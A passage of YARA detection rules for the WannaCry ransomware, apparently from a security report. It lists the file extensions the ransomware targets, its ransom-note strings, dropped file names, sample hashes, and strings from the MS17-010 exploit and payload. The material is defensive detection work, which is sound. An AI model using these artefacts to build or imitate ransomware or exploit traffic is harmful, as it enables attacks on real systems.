        00 00 00 00 2E 00 6D 00 61 00 78 00 00 00 00 00
        2E 00 33 00 64 00 6D 00 00 00 00 00 2E 00 6F 00
        64 00 73 00 00 00 00 00 2E 00 6F 00 74 00 73 00
        00 00 00 00 2E 00 73 00 78 00 63 00 00 00 00 00
        2E 00 73 00 74 00 63 00 00 00 00 00 2E 00 64 00
        69 00 66 00 00 00 00 00 2E 00 73 00 6C 00 6B 00
        00 00 00 00 2E 00 77 00 62 00 32 00 00 00 00 00
        2E 00 6F 00 64 00 70 00 00 00 00 00 2E 00 6F 00
        74 00 70 00 00 00 00 00 2E 00 73 00 78 00 64 00
        00 00 00 00 2E 00 73 00 74 00 64 00 00 00 00 00
        2E 00 75 00 6F 00 70 00 00 00 00 00 2E 00 6F 00
        64 00 67 00 00 00 00 00 2E 00 6F 00 74 00 67 00
        00 00 00 00 2E 00 73 00 78 00 6D 00 00 00 00 00
        2E 00 6D 00 6D 00 6C 00 00 00 00 00 2E 00 6C 00
        61 00 79 00 00 00 00 00 2E 00 6C 00 61 00 79 00
        36 00 00 00 2E 00 61 00 73 00 63 00 00 00 00 00
        2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 33 00
        00 00 00 00 2E 00 73 00 71 00 6C 00 69 00 74 00
        65 00 64 00 62 00 00 00 2E 00 73 00 71 00 6C 00
        00 00 00 00 2E 00 6D 00 64 00 62 00 00 00 00 00
        2E 00 64 00 62 00 00 00 2E 00 64 00 62 00 66 00
        00 00 00 00 2E 00 6F 00 64 00 62 00 00 00 00 00
        2E 00 66 00 72 00 6D 00 00 00 00 00 2E 00 6D 00
        79 00 64 00 00 00 00 00 2E 00 6D 00 79 00 69 00
        00 00 00 00 2E 00 69 00 62 00 64 00 00 00 00 00
        2E 00 6D 00 64 00 66 00 00 00 00 00 2E 00 6C 00
        64 00 66 00 00 00 00 00 2E 00 73 00 6C 00 6E 00
        00 00 00 00 2E 00 73 00 75 00 6F 00 00 00 00 00
        2E 00 63 00 73 00 00 00 2E 00 63 00 00 00 00 00
        2E 00 63 00 70 00 70 00 00 00 00 00 2E 00 70 00
        61 00 73 00 00 00 00 00 2E 00 68 00 00 00 00 00
        2E 00 6A 00 73 00 00 00 2E 00 76 00 62 00 00 00
        2E 00 70 00 6C 00 00 00 2E 00 64 00 69 00 70 00
        00 00 00 00 2E 00 64 00 63 00 68 00 00 00 00 00
        2E 00 73 00 63 00 68 00 00 00 00 00 2E 00 62 00
        72 00 64 00 00 00 00 00 2E 00 6A 00 73 00 70 00
        00 00 00 00 2E 00 70 00 68 00 70 00 00 00 00 00
        2E 00 61 00 73 00 70 00 00 00 00 00 2E 00 72 00
        62 00 00 00 2E 00 6A 00 61 00 76 00 61 00 00 00
        2E 00 6A 00 61 00 72 00 00 00 00 00 2E 00 63 00
        6C 00 61 00 73 00 73 00 00 00 00 00 2E 00 73 00
        68 00 00 00 2E 00 6D 00 70 00 33 00 00 00 00 00
        2E 00 77 00 61 00 76 00 00 00 00 00 2E 00 73 00
        77 00 66 00 00 00 00 00 2E 00 66 00 6C 00 61 00
        00 00 00 00 2E 00 77 00 6D 00 76 00 00 00 00 00
        2E 00 6D 00 70 00 67 00 00 00 00 00 2E 00 76 00
        6F 00 62 00 00 00 00 00 2E 00 6D 00 70 00 65 00
        67 00 00 00 2E 00 61 00 73 00 66 00 00 00 00 00
        2E 00 61 00 76 00 69 00 00 00 00 00 2E 00 6D 00
        6F 00 76 00 00 00 00 00 2E 00 6D 00 70 00 34 00
        00 00 00 00 2E 00 33 00 67 00 70 00 00 00 00 00
        2E 00 6D 00 6B 00 76 00 00 00 00 00 2E 00 33 00
        67 00 32 00 00 00 00 00 2E 00 66 00 6C 00 76 00
```

```
        00 00 00 00 2E 00 77 00 6D 00 61 00 00 00 00 00
        2E 00 6D 00 69 00 64 00 00 00 00 00 2E 00 6D 00
        33 00 75 00 00 00 00 00 2E 00 6D 00 34 00 75 00
        00 00 00 00 2E 00 61 00 69 00 00 00 2E 00 70 00
        73 00 64 00 00 00 00 00 2E 00 6E 00 65 00 66 00
        00 00 00 00 2E 00 74 00 69 00 66 00 66 00 00 00
        2E 00 74 00 69 00 66 00 00 00 00 00 2E 00 6A 00
        70 00 67 00 00 00 00 00 2E 00 6A 00 70 00 65 00
        67 00 00 00 2E 00 63 00 67 00 6D 00 00 00 00 00
        2E 00 72 00 61 00 77 00 00 00 00 00 2E 00 67 00
        69 00 66 00 00 00 00 00 2E 00 70 00 6E 00 67 00
        00 00 00 00 2E 00 62 00 6D 00 70 00 00 00 00 00
        2E 00 7A 00 69 00 70 00 00 00 00 00 2E 00 72 00
        61 00 72 00 00 00 00 00 2E 00 37 00 7A 00 00 00
        2E 00 67 00 7A 00 00 00 2E 00 74 00 67 00 7A 00
        00 00 00 00 2E 00 74 00 61 00 72 00 00 00 00 00
        2E 00 62 00 61 00 6B 00 00 00 00 00 2E 00 74 00
        }

condition:
        all of them
}


rule crimeware_Wannacry_1_0_generic {

meta:
        description = "Rule that finds Wannacry 1.0 encrypted extensions"
        date = "2017-05-15"
        reference = "https://securelist.com/blog/research/78431/wannacry-and-lazarus-group-the-missing-
link/"
   author = " Kaspersky Lab"
   copyright = " Kaspersky Lab"
   report ="WannaCry possibly tied to the Lazarus APT Group"
   reference
="https://apt.threatintel.kaspersky.com/download.php?doc=intelcustomers/2017_05_WannaCrypossiblytiedt
otheLazarusAPTGroup/WannaCry%20possibly%20tied%20to%20the%20Lazarus%20APT%20Group.pdf" version
= "1.0"
        hash = "9c7c7149387a1c79679a87dd1ba755bc"

strings:

        $s1 = "You should input login credentials to decrypt files of remote host." fullword wide
        $s2 = "taskhosts.exe" fullword ascii
        $s3 = "Any attempt to corrupt or remove this software will result in immediate elimination of the
private keys by the server." fullword wide
        $s4 = "Message.EXE" fullword wide
        $s5 = "https://www.torproject.org/dist/torbrowser/6.0.8/tor-win32-0.2.8.11.zip" fullword ascii
        $s7 = "Please specify the computer (host) that you want to decrypt." fullword wide
        $s8 = "You already have the key! Continue to download?" fullword ascii
        $s9 = "All of your files are encrypted with AES-128 ciphers." fullword wide
        $s10 = "%s (GMT %s%02d:%02d)" fullword ascii
        $s11 = "Your files have been safely encrypted!" fullword wide
        $s12 = "You already sent a download request a few hours ago." fullword ascii
        $s13 = "Succeed to download the key file. Go Decrypt!" fullword ascii
        $s14 = "00000000.res" fullword ascii
        $s16 = "Please input your bitcoin address. This address will be used to identify you, so you should
input the wallet address from where " wide
        $s17 = "%04d-%02d-%02d %02d:%02d" fullword ascii
        $s18 = "%08X.key" fullword ascii
        $s19 = "Invalid BTC Address!" fullword ascii
        $s20 = "Domain\\Username" fullword wide

condition:
        (uint16(0) == 0x5a4d) and (filesize < 5000KB) and
        (10 of ($s*))
```

```
}

rule WannaDecryptor: WannaDecryptor
{
	meta:
		description = "Detection for common strings of WannaDecryptor"

	strings:
		$id1 = "taskdl.exe"
		$id2 = "taskse.exe"
		$id3 = "r.wnry"
		$id4 = "s.wnry"
		$id5 = "t.wnry"
		$id6 = "u.wnry"
		$id7 = "msg/m_"

	condition:
		3 of them
}

rule Wanna_Sample_84c82835a5d21bbcf75a61706d8ab549:
Wanna_Sample_84c82835a5d21bbcf75a61706d8ab549
{
	meta:
		description = "Specific sample match for WannaCryptor"
		MD5 = "84c82835a5d21bbcf75a61706d8ab549"
		SHA1 = "5ff465afaabcbf0150d1a3ab2c2e74f3a4426467"
		SHA256 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
		INFO = "Looks for 'taskdl' and 'taskse' at known offsets"

	strings:
		$taskdl = { 00 74 61 73 6b 64 6c }
		$taskse = { 00 74 61 73 6b 73 65 }

	condition:
		$taskdl at 3419456 and $taskse at 3422953
}

rule Wanna_Sample_4da1f312a214c07143abeeafb695d904:
Wanna_Sample_4da1f312a214c07143abeeafb695d904
{
	meta:
		description = "Specific sample match for WannaCryptor"
		MD5 = "4da1f312a214c07143abeeafb695d904"
		SHA1 = "b629f072c9241fd2451f1cbca2290197e72a8f5e"
		SHA256 = "aee20f9188a5c3954623583c6b0e6623ec90d5cd3fdec4e1001646e27664002c"
		INFO = "Looks for offsets of r.wry and s.wry instances"

	strings:
		$rwnry = { 72 2e 77 72 79 }
		$swnry = { 73 2e 77 72 79 }

	condition:
		$rwnry at 88195 and $swnry at 88656 and $rwnry at 4495639
}

rule NHS_Strain_Wanna: NHS_Strain_Wanna
{
	meta:
		description = "Detection for worm-strain bundle of Wcry, DOublePulsar"
		MD5 = "db349b97c37d22f5ea1d1841e3c89eb4"
		SHA1 = "e889544aff85ffaf8b0d0da705105dee7c97fe26"
		SHA256 = "24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c"
		INFO = "Looks for specific offsets of c.wnry and t.wnry strings"
```

```
        strings:
                $cwnry = { 63 2e 77 6e 72 79 }
                $twnry = { 74 2e 77 6e 72 79 }

        condition:
                $cwnry at 262324 and $twnry at 267672 and $cwnry at 284970
}

rule Wanna_Cry_Ransomware_Generic
{
    meta:
                description = "Detects WannaCry Ransomware on disk and in virtual page"
                author = "US-CERT Code Analysis Team"
                reference = "not set"
                date = "2017/05/12"
    hash0 = "4DA1F312A214C07143ABEEAFB695D904"
    strings:
                $s0 = {410044004D0049004E0024}
                $s1 = "WannaDecryptor"
                $s2 = "WANNACRY"
                $s3 = "Microsoft Enhanced RSA and AES Cryptographic"
                $s4 = "PKS"
                $s5 = "StartTask"
                $s6 = "wcry@123"
                $s7 = {2F6600002F72}
                $s8 = "unzip 0.15 Copyrigh"
    condition:
                $s0 and $s1 and $s2 and $s3 or $s4 or $s5 or $s6 or $s7 or $s8
}

rule MS17_010_WanaCry_worm
{
     meta:
                description = "Worm exploiting MS17-010 and dropping WannaCry Ransomware"
                author = "Felipe Molina (@felmoltor)"
    strings:
                $ms17010_str1="PC NETWORK PROGRAM 1.0"
                $ms17010_str2="LANMAN1.0"
                $ms17010_str3="Windows for Workgroups 3.1a"
                $ms17010_str4="__TREEID__PLACEHOLDER__"
                $ms17010_str5="__USERID__PLACEHOLDER__"
                $wannacry_payload_substr1 = "h6agLCqPqVyXi2VSQ8O6Yb9ijBX54j"
                $wannacry_payload_substr2 = "h54WfF9cGigWFEx92bzmOd0UOaZIM"
                $wannacry_payload_substr3 = "tpGFEoLOU6+5I78Toh/nHs/RAP"
    condition:
                all of them
}
```